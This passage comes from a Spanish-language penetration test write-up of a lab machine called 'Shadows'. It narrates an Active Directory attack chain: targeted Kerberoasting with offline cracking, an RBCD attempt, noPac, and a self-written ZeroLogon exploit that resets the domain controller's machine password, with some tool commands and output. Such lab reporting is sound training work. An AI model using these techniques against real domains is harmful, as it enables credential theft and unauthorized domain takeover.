
/usr/lib/python3/dist-packages/certipy/lib/certificate.py:662: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.
e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptogr
aphy.
  return pkcs12.load_key_and_certificates(pfx, password)[:-1]
[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
```

Evidencia 30. Reexportación del certificado con openssl pkcs12 y nuevo intento con certipy-ad — "Could not find identity in the provided certificate".




Evidencia 31. Reintentos repetidos de gettgtpkinit.py — error persistente KDC_ERR_PADATA_TYPE_NOSUPP (el KDC no soporta PKINIT).

Antes de descartar la vía por completo, se limpió la credencial de certificado (pywhisker --action remove) y se evaluó si el dominio contaba con una Autoridad Certificadora (AD CS) vulnerable a técnicas de escalada conocidas (ESC1 y similares), lo que habría ofrecido una ruta alternativa de obtención de certificados. La enumeración con certipy-ad find confirmó la existencia de una CA (shadow-SEERVER-CA) pero no reveló plantillas con configuraciones vulnerables explotables.




Evidencia 32. Localización del script pywhisker.py tras los intentos fallidos de PKINIT, previo a limpiar la credencial de certificado forjada.




Evidencia 33. pywhisker --action remove (limpieza exitosa) y certipy-ad find — enumeración de AD CS: existe una CA (shadow-SEERVER-CA) pero ninguna plantilla resulta vulnerable a ESC.

Descartadas ambas vías de certificados, se reutilizó el mismo permiso GenericWrite de helpdesk sobre auditmgr para escribir un Service Principal Name arbitrario en la cuenta objetivo y forzar un Kerberoasting dirigido (en lugar de un Kerberoasting masivo sobre todo el dominio).




Evidencia 34. Revisión de plantillas de certificado (sin hallazgos explotables) y preparación para escribir un SPN sobre auditmgr.



Evidencia 35. Instalación de impacket tras varios intentos fallidos con herramientas de SPN no disponibles en el sistema.

Con GetUserSPNs.py -request se solicitó el ticket de servicio (TGS) para el SPN recién escrito, se extrajo el hash Kerberos y se crackeó offline con John the Ripper contra rockyou.txt, recuperando la contraseña en texto plano de auditmgr. Esa contraseña —no el hash NTLM, que no otorgaba acceso por WinRM— permitió abrir la primera sesión interactiva remota del ejercicio.



Evidencia 36. GetUserSPNs.py -request (Kerberoasting dirigido sobre auditmgr) → john --wordlist=rockyou.txt crackea el hash TGS → sesión Evil-WinRM como auditmgr.


Nota sobre las banderas: a diferencia de otras máquinas de la plataforma, en Shadows tanto user.txt como root.txt se encontraron únicamente en el escritorio de Administrator (ver Evidencia 46, sección 4), por lo que no existió una captura independiente de user.txt en la sesión de auditmgr. Esta sección documenta igualmente, como pide la rúbrica, el camino completo hasta la primera credencial y la primera sesión interactiva obtenida.

4. Escalada de privilegios

La sesión de auditmgr (miembro del grupo RiskManagement) se usó para intentar dos técnicas de escalada directa a Domain Admin. Ambas resultaron lógicamente exitosas —el motor de cada exploit confirmó haber obtenido lo que buscaba— pero no pudieron materializarse en una ejecución de comandos estable, por errores de tipo STATUS_MORE_PROCESSING_REQUIRED y KRB_AP_ERR_MODIFIED característicos de un desajuste de reloj Kerberos entre el atacante y el controlador de dominio (el escaneo nmap inicial ya había registrado una desviación de reloj de varios minutos).

4.1 Intento 1: RBCD sobre el objeto de equipo del propio DC


Se creó una cuenta de equipo arbitraria con impacket-addcomputer (aprovechando la cuota por defecto ms-DS-MachineAccountQuota=10) y, usando las credenciales de auditmgr, se escribió con impacket-rbcd el atributo msDS-AllowedToActOnBehalfOfOtherIdentity directamente sobre el objeto de equipo del controlador de dominio (SEERVER$) — un hallazgo crítico por sí mismo, ya que implica que auditmgr tenía permiso de escritura sobre el objeto de equipo del propio DC. Con la delegación configurada, impacket-getST solicitó, vía S4U2Self/S4U2Proxy, un ticket de servicio para cifs/SEERVER.shadow.thl impersonando a Administrator.



Evidencia 37. impacket-addcomputer + impacket-rbcd (delegación sobre SEERVER$, el DC) + impacket-getST (S4U2Proxy impersonando Administrator) — RBCD lograda a nivel de protocolo.

El ticket forjado para Administrator se obtuvo correctamente, pero toda ejecución remota con él (impacket-psexec, impacket-wmiexec) falló de forma repetida con errores de

protocolo Kerberos/SMB compatibles con desajuste de reloj entre el atacante y el DC, impidiendo materializar esta vía en una shell.



Evidencia 38. Intentos repetidos de psexec/wmiexec con el ticket de Administrator — error STATUS_MORE_PROCESSING_REQUIRED (fallo de protocolo, no de permisos).

4.2 Intento 2: noPac (CVE-2021-42278 / CVE-2021-42287)

En paralelo se probó noPac, que explota la posibilidad de crear una cuenta de equipo con un sAMAccountName que suplanta al del propio controlador de dominio (sAMAccountName spoofing) para forzar al KDC a emitir un ticket de servicio a nombre de Administrator. El exploit, ejecutado con las credenciales de bajo privilegio de shadow obtenidas al inicio, completó su lógica con éxito ("Exploiting .. [Saving a user's ticket in administrator.ccache]"), pero la ejecución remota posterior volvió a fallar, esta vez por un error de una versión antigua de impacket-psexec incompatible con los argumentos usados, y tras actualizar la herramienta, por el mismo tipo de error de reloj Kerberos que en el intento anterior.




Evidencia 39. noPac.py --impersonate administrator (con credenciales de shadow) — explota sAMAccountName spoofing y obtiene un ticket de Administrator; la ejecución remota falla por una incompatibilidad de versión de la herramienta.



Evidencia 40. Reintentos de psexec/wmiexec (mismo error de reloj) y de secretsdump vía DRSUAPI (KRB_AP_ERR_MODIFIED) — ambas vías de Kerberos quedan bloqueadas por el desajuste horario.


4.3 Vía exitosa: ZeroLogon (CVE-2020-1472)

Al quedar bloqueadas ambas rutas basadas en tickets Kerberos por el problema de reloj, se recurrió a una vulnerabilidad que no depende de Kerberos: ZeroLogon (CVE-2020-1472), un fallo criptográfico en la implementación del protocolo Netlogon que permite, mediante un intercambio de autenticación con un vector de inicialización nulo, restablecer sin autenticación la contraseña de la cuenta de equipo del propio controlador de dominio. Se escribió un exploit propio (exploit.py) que ejecuta el ataque contra SEERVER, confirmando el restablecimiento de la contraseña de la cuenta de máquina SEERVER$ a una cadena vacía.



